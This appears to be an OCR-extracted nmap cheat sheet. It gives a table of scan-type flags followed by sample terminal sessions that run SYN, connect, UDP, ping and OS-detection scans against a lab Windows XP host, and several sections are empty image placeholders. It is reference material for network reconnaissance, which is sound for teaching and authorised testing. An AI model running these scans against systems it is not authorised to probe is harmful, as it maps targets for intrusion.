
OSINT _ Maltego _ систематизація даних



#nmap _ коротка довідка по ключам


Nmap Scan	Command Syntax	Requires Privileged Access	Identifies TCP Ports	Identifies UDP Ports
TCP SYN Scan	`-sS`	YES	YES	NO
TCP connect() Scan	`-sT`	NO	YES	NO
FIN Scan	`-sF`	YES	YES	NO
Xmas Tree Scan	`-sX`	YES	YES	NO
Null Scan	`-sN`	YES	YES	NO
Ping Scan	`-sP`	NO	NO	NO
Version Detection	`-sV`	NO	NO	NO
UDP Scan	`-sU`	YES	NO	YES
IP Protocol Scan	`-sO`	YES	NO	NO
ACK Scan	`-sA`	YES	YES	NO
Window Scan	`-sW`	YES	YES	NO
RPC Scan	`-sR`	NO	NO	NO
List Scan	`-sL`	NO	NO	NO
Idlescan	`-sI`	YES	YES	NO
FTP Bounce Attack	`-b`	NO	YES	NO

#nmap -sS _ TCP SYN Scan, "half open"





```
root@gk17:~# nmap -sS -n -P0 -F -T5 --reason --open 7.7.7.5

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-15 07:51 EDT
Nmap scan report for 7.7.7.5
Host is up, received arp-response (0.00033s latency).
Not shown: 97 filtered ports
Reason: 97 no-responses
PORT     STATE SERVICE       REASON
139/tcp  open  netbios-ssn   syn-ack
445/tcp  open  microsoft-ds  syn-ack
3389/tcp open  ms-wbt-server syn-ack
MAC Address: 08:00:27:07:83:BD (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 2.14 seconds
```

#nmap -sT _TCP connect Scan





```
root@gk17:~# nmap -sT -n -F -T5 -vvv --reason --open 7.7.7.5

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-15 07:53 EDT
Initiating ARP Ping Scan at 07:53
Scanning 7.7.7.5 [1 port]
Completed ARP Ping Scan at 07:53, 0.07s elapsed (1 total hosts)
Initiating Connect Scan at 07:53
Scanning 7.7.7.5 [100 ports]
Discovered open port 445/tcp on 7.7.7.5
Discovered open port 3389/tcp on 7.7.7.5
Discovered open port 139/tcp on 7.7.7.5
Completed Connect Scan at 07:53, 1.42s elapsed (100 total ports)
Nmap scan report for 7.7.7.5
Host is up, received arp-response (0.00053s latency).
Scanned at 2015-05-15 07:53:01 EDT for 2s
Not shown: 97 filtered ports
Reason: 97 no-responses
PORT     STATE SERVICE       REASON
139/tcp  open  netbios-ssn   syn-ack
445/tcp  open  microsoft-ds  syn-ack
3389/tcp open  ms-wbt-server syn-ack
MAC Address: 08:00:27:07:83:BD (Cadmus Computer Systems)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
           Raw packets sent: 1 (28B) | Rcvd: 1 (28B)
```

#nmap -sF / -sX / -sN _FIN / Xmas / Null Scan




#nmap -sU _UDP Scan





```
root@gk17:~# nmap -sU -n -F -T5 -vv --reason --open 7.7.7.5

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-15 07:55 EDT
Initiating ARP Ping Scan at 07:55
Scanning 7.7.7.5 [1 port]
Completed ARP Ping Scan at 07:55, 0.12s elapsed (1 total hosts)
Initiating UDP Scan at 07:55
Scanning 7.7.7.5 [100 ports]
Discovered open port 137/udp on 7.7.7.5
Completed UDP Scan at 07:55, 2.13s elapsed (100 total ports)
Nmap scan report for 7.7.7.5
Host is up, received arp-response (0.00042s latency).
Scanned at 2015-05-15 07:55:20 EDT for 2s
Not shown: 99 open|filtered ports
Reason: 99 no-responses
PORT    STATE SERVICE    REASON
137/udp open  netbios-ns udp-response
MAC Address: 08:00:27:07:83:BD (Cadmus Computer Systems)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.61 seconds
           Raw packets sent: 200 (6.972KB) | Rcvd: 2 (270B)
```

#nmap -sP _Ping Scan





```
root@gk17:~# nmap -sP -n -T5 -vv 7.7.7.*

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-15 07:46 EDT
Initiating ARP Ping Scan at 07:46
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 07:46, 1.67s elapsed (255 total hosts)
Nmap scan report for 7.7.7.0 [host down]
Nmap scan report for 7.7.7.1 [host down]
Nmap scan report for 7.7.7.2 [host down]
Nmap scan report for 7.7.7.3
Host is up (0.00045s latency).
MAC Address: 08:00:27:8F:56:BC (Cadmus Computer Systems)
Nmap scan report for 7.7.7.4 [host down]
Nmap scan report for 7.7.7.5
Host is up (0.00029s latency).
MAC Address: 08:00:27:07:83:BD (Cadmus Computer Systems)
Nmap scan report for 7.7.7.6 [host down]
Nmap scan report for 7.7.7.8 [host down]
Nmap scan report for 7.7.7.9 [host down]
```

#nmap -A _OS + Version Detection





```
root@gk17:~# nmap -A -n -F -T5 --reason --open 7.7.7.5

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-15 07:57 EDT
Nmap scan report for 7.7.7.5
Host is up, received arp-response (0.00033s latency).
Not shown: 97 filtered ports
Reason: 97 no-responses
PORT     STATE SERVICE       REASON  VERSION
139/tcp  open  netbios-ssn   syn-ack
445/tcp  open  microsoft-ds  syn-ack Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Service
MAC Address: 08:00:27:07:83:BD (Cadmus Computer Systems)
Warning: OSScan results may be unreliable because we could not find at
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP3
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

#nmap -sO _IP Protocol Scan



